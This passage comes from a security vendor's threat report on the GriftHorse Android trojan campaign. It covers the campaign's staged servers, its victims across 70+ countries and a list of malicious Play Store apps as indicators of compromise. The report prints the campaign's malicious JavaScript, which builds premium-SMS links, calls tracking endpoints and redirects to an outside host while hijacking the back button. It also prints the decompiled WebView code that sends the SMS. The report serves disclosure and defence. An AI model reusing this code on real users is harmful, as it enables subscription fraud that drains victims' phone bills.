


Figures 12: The network communication with the second-stage C&C server


The third-stage URL displays the final page asking for the victim's phone number and subscribes to several paid services and premium subscriptions.

The JavaScript code embedded in the page is responsible for the malicious behavior of the application due to the interaction between the Web and Mobile resources. Some examples of the displayed page and the malicious JS codes are shown below.


Figures 13: Examples of the final URL as viewed from the browser



Figures 14: Examples of the final URL as viewed from the browser



Figures 15: Examples of the final URL as viewed from the browser



Figures 16: Examples of the final URL as viewed from the browser

```
$(function() {
    let e = .01 * window.innerHeight;
    var t;
    document.documentElement.style.setProperty("--vh", `${e}px`), window.addEventListener("resize", () => {
        let e = .01 * window.innerHeight;
        document.documentElement.style.setProperty("--vh", `${e}px`)
    }), window.addEventListener("orientationchange", function() {
        let e = .01 * window.innerHeight;
        document.documentElement.style.setProperty("--vh", `${e}px`)
    }), !1), "iOS" == (t = navigator.userAgent || navigator.vendor || window.opera, /windows phone/i.test(t) ? "Windows Phone" : /android/i.test(t)
    ? "Android" : /iPad|iPhone|iPod/.test(t) && !window.MSStream ? "iOS" : "unknown") ? void 0 !== getAllUrlParams().clickid ? $("#smsClick").attr
    ("href", "sms:1252&body=TREND " + getAllUrlParams().clickid) : $("#smsClick").attr("href", "sms:1252&body=TREND") : void 0 !== getAllUrlParams
    ().clickid ? $("#smsClick").attr("href", "sms:1252?body=TREND " + getAllUrlParams().clickid) : $("#smsClick").attr("href", "sms:1252?
    body=TREND"), $("#smsClick").click(function(e) {
        var t;
        t = 2, $.ajax({
            method: "post",
            url: "mt/trgr.php",
            data: {
                param: t
            },
            cache: !1,
            success: function(e) {},
            error: function(e, t, n) {
                console.log("AJAX Error: " + t, e)
            }
        }), $.ajax({
            method: "post",
            url: "mt/tH234po.php",
            cache: !1,
            success: function(e) {},
            error: function(e, t, n) {
                console.log("AJAX Error: " + t, e)
            }
        }), void 0 !== getAllUrlParams().sub5 && fbq("track", "Lead")
    })
});
```

Figure 17: The malicious JS code hosted on one of the third-stage domains

```
var native = "https://reftekgim.com/cN5ffz?t1=ro/lp4_tr_funtexticlands.com_" + geoplugin_countryCode();
native += "&t2=" + getAllUrlParams().sub1, console.log(native);
var count_click = 0,
    pagePersisted = !1;

function newLand() {
    window.history.pushState({
        html: "New Lend",
        pageTitle: "My Title"
    }, "", ""), count_click++
}
newLand(), window.onpopstate = function(e) {
    count_click >= 0 && !pagePersisted && (window.location.replace(native), window.location.href = native), pagePersisted = !1
}, window.onpageshow = function(e) {
    pagePersisted = e.persisted
};
```

Figure 18: The malicious JS code hosted on one of the third-stage domains

There are two variants of the campaign differing by the interaction with the victim:

- First Variant: Displays a “Continue” or “Click” Button, clicking on which initiates an SMS sending action as shown in the above screenshots. This URI is parsed. Example: **“sms:1252?body=TREND frcql1sm”**.
- Second Variant: Requests the victim’s phone number to be entered and registered with the server’s backend. Then the malicious behavior is the same as the first variant.

The interaction between the WebPage and the in-app functions is facilitated by the JavaScript Interface, which allows JavaScript code inside a WebView to trigger actions in the native(application) level code. This can include the collection of data about the device,

including IMEI, and IMSI among others.

```
else if(arg12.startsWith("sms:")) {
    try {
        Intent v2 = new Intent("android.intent.action.VIEW");
        int v5 = arg12.indexOf(0x3F);
        if(v5 == -1) {
            v13_3 = arg12.substring(4);
        }
        else {
            v13_3 = arg12.substring(4, v5);
            String v5_1 = Uri.parse(arg12).getQuery();
            if(v5_1 != null && (v5_1.startsWith("body="))) {
                v2.putExtra("sms_body", v5_1.substring(5));
            }
        }

        v2.setData(Uri.parse("sms:" + v13_3));
        v2.putExtra("address", v13_3);
        v2.setType("vnd.android-dir/mms-sms");
        InAppBrowser.this.cordova.getActivity().startActivity(v2);
    }
    catch(ActivityNotFoundException v13_2) {
        LOG.e("InAppBrowser", "Error sending sms " + arg12 + ":" + v13_2.toString());
        goto label_247;
    }

    v3 = true;
}
```

Figure 19: The JS Interface code in the GriftHorse application that parses the URI to send an SMS

The GriftHorse Threat Actors

The GriftHorse campaign is one of the most widespread campaigns the zLabs threat research team has witnessed in 2021, attributing its success to the rarely seen combination of features:

- Completely undetected and reported by any other AV vendors;
- More than **200** Trojan applications were used in the campaign;
- Sophisticated architecture preventing the investigation of the extent of this campaign; and
- No-Reuse policy to avoid the blocklisting of strings.

The level of sophistication, use of novel techniques, and determination displayed by the threat actors allowed them to stay undetected for several months.

In addition to a large number of applications, the distribution of the applications was extremely well-planned, spreading their apps across multiple, varied categories, widening the range of potential victims.

The following chart shows the category distribution of the apps found:




Figure 20: The pictorial representation of the GriftHorse Apps per Play Store Category

The Victims of GriftHorse Trojan

The campaign is exceptionally versatile, targeting mobile users from 70+ countries by changing the application's language and displaying the content according to the current user's IP address. Based on the collected intel, GriftHorse has infected over 10 million victim's devices in the last few months.

The cybercriminal group behind the GriftHorse campaign has built a stable cash flow of illicit funds from these victims, generating millions in recurring revenue each month with the total amount stolen potentially well into the hundreds of millions. Each of the victims is charged over €30 per month, leading to recurring financial loss until they manage to rectify the issue by contacting their SIM operator.

The campaign has been actively under development for several months, starting from November 2020, and the last updated time dates back to April 2021. This means one of their first victims, if they have not shut off the scam, has lost more than **€200** at the time of writing. The cumulative loss of the victims adds up to a massive profit for the cybercriminal group.




Figure 21: Heatmap of the over 10 million victims spread across over 70 countries

Zimperium vs. GriftHorse Android Trojan

Zimperium zIPS customers are protected against GriftHorse Trojan with our on-device z9 Mobile Threat Defense machine learning engine.

To ensure your Android users are protected from GriftHorse Trojan, we recommend a quick risk assessment. Any application with GriftHorse will be flagged as a Suspicious App Threat on the device and in the zConsole. Admins can also review which apps are sideloaded onto the device that could be increasing the attack surface and leaving data and users at risk.

Summary of GriftHorse Android Trojan

The threat actors have exerted substantial effort to maximize their presence in the Android ecosystem through a large number of applications, developer accounts, and domains. The Zimperium zLab researchers have noticed the technique of abusing cross-platform development frameworks to stay undetected has been on the rise, making it more difficult for legacy mobile AV providers to detect and protect their customers.

The timeline of the threat group dates back to November 2020, suggesting that their patience and persistence will probably not come to an end with the closing down of this campaign. The threat to Android users will always be present, considering the innovative approaches used by malicious actors to infect the victims.

The numerical stats reveal that more than **10 million** Android users fell victim to this campaign globally, suffering financial losses while the threat group grew wealthier and motivated with time. And while the victims struggle to get their money back, the cybercriminals made off with millions of Euros through this technically novel and effective Trojan campaign.

Indicators of Compromise

List of Applications

Package Name	App Name	Min	Max
com.tra.nslat.orpro.htp	Handy Translator Pro	500,000	1,000,000
com.heartratteandpulsetracker	Heart Rate and Pulse Tracker	100,000	500,000
com.geospot.location.glt	Geospot: GPS Location Tracker	100,000	500,000
com.icare.fin.loc	iCare – Find Location	100,000	500,000
my.chat.translator	My Chat Translator	100,000	500,000
com.bus.metrolis.s	Bus – Metrolis 2021	100,000	500,000
com.free.translator.photo.am	Free Translator Photo	100,000	500,000
com.locker.tul.lt	Locker Tool	100,000	500,000
com.fin.gerp.rint.fc	Fingerprint Changer	100,000	500,000
com.coll.rec.ord.er	Call Recoder Pro	100,000	500,000
instant.speech.translation	Instant Speech Translation	100,000	500,000
racers.car.driver	Racers Car Driver	100,000	500,000
slime.simu.lator	Slime Simulator	100,000	500,000
keyboard.the.mes	Keyboard Themes	100,000	500,000
whats.me.sticker	What’s Me Sticker	100,000	500,000
amazing.video.editor	Amazing Video Editor	100,000	500,000
sa.fe.lock	Safe Lock	100,000	500,000
heart.rhy.thm	Heart Rhythm	100,000	500,000
